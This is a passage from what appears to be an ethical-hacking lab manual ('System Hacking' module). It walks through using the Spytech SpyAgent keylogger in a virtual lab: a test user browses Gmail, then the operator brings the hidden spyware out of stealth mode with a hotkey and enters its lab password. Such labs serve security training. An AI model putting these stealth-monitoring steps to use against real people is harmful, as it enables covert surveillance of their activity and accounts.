
Note: Here, we are running the target machine as a legitimate user.



36. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



38. Switch back to the **Windows Server 2022** virtual machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.

39. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue...**

40. To bring **Spytech SpyAgent** out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.


Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:

- Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
- **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.


41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

Note: Here, the password is **test@123**.

Module 06 – System Hacking

